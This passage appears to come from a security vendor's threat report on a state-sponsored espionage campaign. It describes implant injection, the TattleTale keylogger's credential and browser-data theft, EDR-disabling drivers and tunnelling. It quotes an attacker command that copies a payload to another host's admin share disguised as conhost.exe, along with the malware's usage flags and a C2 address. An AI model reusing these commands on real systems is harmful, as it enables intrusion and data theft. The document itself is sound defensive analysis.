
On April 10, the actors used another renamed jconsole.exe, this time renamed firefox.exe, in an effort similar to the March ExecIT attack. The shellcode loader in this case was not recovered, but the Havoc implant injected into firefox.exe and connected to 64.176.37.107:443, just as two of those injected by Donut loaders had. On April 12, a fourth attempt to leverage identity_helper.exe—this time renamed as fireconf.exe—was immediately stopped by Sophos endpoint protection.

Around the same time, the actors deployed a shellcode loader variant of msedge_elf.dll as a standalone executable (pp.exe).

```
cmd /c "copy c:\users\public\temp.log \\172.xxx.xxx.xxx\c$\windows\temp && copy
c:\users\public\pp.exe\\172.xxx.xxx.xxx \c$\perflogs\conhost.exe"
```

Also in early April, we observed two different keylogger tools being deployed to the same host at the same time, one of which is a previously unreported malware we've named TattleTale — a keylogger with additional capabilities. We observed use of this tool as early as August 2023 but were previously unable to capture a sample. The keyloggers were deployed to specific target administrative user accounts and other accounts of interest.

TattleTale was deployed as the file r2.exe and was created on disk by identity_helper.exe. According to analysis by Sophos X-Ops, the malware can fingerprint the compromised system and check for mounted physical and network drives by impersonating a logged-on user. TattleTale also collects the domain controller name and steals the LSA (Local Security Authority) Query Information Policy, which is known to contain sensitive information related to password policies, security settings, and sometimes cached passwords. TattleTale's keylogger capabilities include collecting storage and Edge and Chrome browser data, saving this collected data into a .pvk file named after the victim organization. The keylogger output is hardcoded into the sample, so its output directory will potentially vary from sample to sample.



```
C:\Users\pinky\Desktop\New folder>r2.exe
[*] Using r2.exe ip
        -u                      auth username
        -p                      password
        -d                      target driver
        -Storage        Collect Storage
        -edge           collect edge data

C:\Users\pinky\Desktop\New folder>r2.exe -egde

C:\Users\pinky\Desktop\New folder>r2.exe -edge

C:\Users\pinky\Desktop\New folder>r2.exe -Storage

C:\Users\pinky\Desktop\New folder>
```

Figure 5: A screenshot of the TattleTale malware command line

The actors deployed the keylogger r1.exe alongside two drivers, C:\users\public\rsndispot.sys and C:\users\public\kl.sys, to temporarily disable EDR telemetry. r1.exe is executed by a file named 2.bat and establishes communications to a loopback address. r1.exe then accesses protected Chrome database files.

On the same target admin system, the actors also deployed another keylogger (‘c:\users\public\dd.dat’), the output of which would be saved as .dat files (‘C:\Users\Public\log.dat’).

June 2024: Cloudflared

On June 13, in another move more reminiscent of cybercrime intrusions, the actors used Impacket to install the Cloudflared tunnel client on a single device. Prior to the installation, they were able to disable endpoint telemetry from the targeted device, so the deployment of the tunnel went unreported until incident response reactivated endpoint protection later that month.

(No) Conclusion

The intrusions and activities documented in this report continue. We continue to see signs of the threat activity clusters we identified in our initial report as they attempt to penetrate other networks of Sophos customers in the same region.

Throughout the engagement, the adversary appeared to continually test and refine their techniques, tools, and practices. As we deployed countermeasures for their bespoke malware, they combined the use of their custom-developed tools with generic, open-source tools often used by legitimate penetration testers, testing different combinations.

This cyberespionage campaign was uncovered through Sophos MDR’s human-led threat hunting service, which plays a critical role in proactively identifying threat activity. In addition to augmenting MDR operations, the MDR threat hunting service feeds into our X-Ops malware analysis pipeline to provide enriched protection and detections.

The investigation into the campaign demonstrates the importance of an efficient intelligence cycle, outlining how a threat hunt spawned from a raised detection can generate intelligence to develop new detections and jump-start additional hunts.

Indicators of compromise for this additional Crimson Palace activity will be posted to the Sophos GitHub page . For an in-depth look at the threat hunting behind this nearly two-year long cyber espionage campaign, sign up for the webinar, “Intrigue of the Hunt: Operation Crimson Palace: Unveiling a Multi-Headed State-Sponsored Campaign.”